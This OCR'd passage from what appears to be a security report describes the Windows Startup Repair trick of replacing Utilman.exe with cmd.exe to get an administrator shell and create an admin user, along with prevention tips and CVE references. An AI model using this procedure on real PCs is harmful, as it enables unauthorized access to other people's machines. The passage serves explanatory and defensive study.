


Exploit prevention:


- Enable Firewall;
- Update Windows to a newer version that has an active IT support;
- Limit physical access to the Windows PC.

Exploit 2: Windows Startup Repair Vulnerability


This vulnerability exploits the file access vulnerability of Windows Startup Repair screen [7]. A few consecutive restart of PC will put it into Startup Repair mode:




Within the Startup Repair window, the txt file is available. This txt file is stored in system32 folder - same folder as cmd executable:



By viewing the source of the txt file, the attacker can generate a copy of cmd executable and rename it as Utilman.exe, which is an application used to configure Accessibility options:



As a result, on next startup the accessibility options will be replaced with system32 cmd executable:



This cmd interpreter gives the attacker full administrative privileges and allows to create a new user with admin privileges:

As a result the new admin user is created, that user is able to view all files stored on PC and modify its settings:

Exploit prevention:

- Update Windows to a newer version that has an active IT support;
- Limit physical access to the Windows PC.

References

[1] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1347
[2] https://www.rapid7.com/db/modules/exploit/windows/fileformat/winrar_name_spoofing
[3] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0842
[4] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
[5] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
[6] https://github.com/WindowsExploits/Exploits/tree/master/CVE-2017-0213
[7] https://www.youtube.com/watch?v=9xuQWGvcVFc